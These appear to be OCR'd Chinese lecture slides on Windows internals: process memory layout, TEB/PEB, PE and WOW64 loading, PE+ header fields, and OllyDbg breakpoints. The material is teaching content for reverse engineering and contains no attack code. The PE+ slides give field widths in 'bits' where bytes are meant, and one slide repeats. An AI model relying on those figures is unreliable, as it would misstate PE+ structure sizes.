


32位进程内存layout示例

并非所有的虚拟内存页面都映射到物理内存，并且每个映射的页面都有自己的权限（READ、READWRITE、READEXECUTE 或 READWRITEEXECUTE）



copy on write protection


A single-thread process
User Address Space
stack
routine1
Own stack, registers including program counter
text
main ()
function1 ()
function2 ()
data
Process ID
Group ID
User ID
Files
Locks
Sockets
A process with two threads
User Address Space
Thread 2 stack
routine2
Own stack, registers including program counter
Thread 1 stack
routine1
Own stack, registers including program counter
text
main ()
CreateThread
data
Process ID
Group ID
User ID
Files
Locks
Sockets


TIB、TEB和PEB

- Thread Information Block (TIB)：非NT OS，用于错误处理的函数列表
- Thread Environment Block (TEB)：线程 ID等
- Process Environment Block (PEB)：进程名、PID、加载的模块（加载的所有 PE 文件，包括程序本身及 DLL）

此3个数据结构都可以通过段寄存器FS（32位）来访问：

```
mov eax, DWORD PTR FS:[0xxx]
```

进程的加载


双击 xxx.exe
(发送请求)
创建 EProcess.PID
(父进程是 explorer.exe)
VA初步分化
(存在EProcess中
创建PEB
加载 ntdll
kernel32.
First
创建Thread
加载PE
entry point
(DLL, IAT)
代码

进程的加载

1. ***启动程序（双击.exe文件）***
调用API函数CreateProcess, 向操作系统请求创建进程和程序执行。
2. ***创建进程数据结构***
Windows系统在内核中创建进程数据结构(EProcess)，给进程设置唯一ID(ProcessID)。
3. ***初始化虚拟内存***
Windows 创建进程、虚拟内存及其对物理内存的表示，并将其保存在 EProcess 结构中，创建包含所有必要信息的 PEB 结构，然后加载 Windows 程序常用的两个 DLL（ntdll.dll 和 kernel32.dll。


4. ***加载 PE 文件***

Windows 加载 PE 文件，加载所有必需的第三方DLL，确保从这些库中找到API函数并将它们的地址保存在所加载的PE文件的导入表中；


5. ***开始执行程序***

Windows 在进程中创建第一个线程，该线程执行一些初始化并调用 PE 文件的入口点以开始执行程序。

PE文件的加载


Offset
Relative Virtual Address
Section 1
Section 2
Section 3
0x0
0x200
0x400
0x600
0x800
0x400000
Image Base
0x400200
Size Of Headers
0x401000
0x402000
0x403000
0x404000
Virtual Size
Virtual Size
Virtual Size
Section 1
Section 2
Section 3

WOW64进程


PE+ (64bit process)
PE (32bit process)
Loads
32bit
kernel32.dll
32bit
Ntdll.dll
Loads
Native (x64)
kernel32.dll
WoW64win.dll
WoW64cpu.dll
WoW64.dll
WoW64 Emulation
Native (x64)
ntdll.dll
Kernel-Mode

PE+(x64 PE)


ImageBase：8bits
BaseOfData：去掉了


SizeOfHeapCommit,SizeOfHeapReserve,SizeOfStackReserve, SizeOfStackCommit等变为8bits

Magic：由x86的0x10B变为0x20B

PE文件的最大尺寸仍然是2GB，所以各RVA包括AddressOfEntrypoint仍保持4bits


PE程序的动态分析





OllyDbg可执行模块的窗口

内存映射窗口



运行调试（Debugging）

- ✓ 完全执行直至遇到断点 F9；
- ✓ Step over，只执行一条指令（如果遇到call指令，则执行至调用返回），F8；
- ✓ Step into，执行到函数内部，停止在程序开头处， F7；

OD支持修改程序的代码；更改寄存器、状态、内存；转储内存的任何部分；并将在内存中对PE文件的修改保存回硬盘。


断点设置

Step into/step over断点

实现简单，允许处理器在返回到调试器之前，只执行一条指令。通过修改EFlags的寄存器实现。

INT3断点


最常用的断点，双击CPU窗口的16进制汇编语言来设置。



内存断点

在任何指令试图读取或修改内存的特定部分时停止（不是在特定指令上停止）

通过修改内存页面的内存保护实现，如果断点在访问（或读取）内存页面行为上，则将内存保护设置为不可访问（non-accessible）；如果断点在修改（或写入）行为上，则将内存保护设置为只读。




内存断点

在任何指令试图读取或修改内存的特定部分时停止（不是在特定指令上停止）

通过修改内存页面的内存保护实现，如果断点在访问（或读取）内存页面行为上，则将内存保护设置为不可访问（non-accessible）；如果断点在修改（或写入）行为上，则将内存保护设置为只读。

问题：
有没有on execute断点？




内存断点

在任何指令试图读取或修改内存的特定部分时停止（不是在特定指令上停止）

通过修改内存页面的内存保护实现，如果断点在访问（或读取）内存页面行为上，则将内存保护设置为不可访问（non-accessible）；如果断点在修改（或写入）行为上，则将内存保护设置为只读。

问题：
有没有on execute断点？



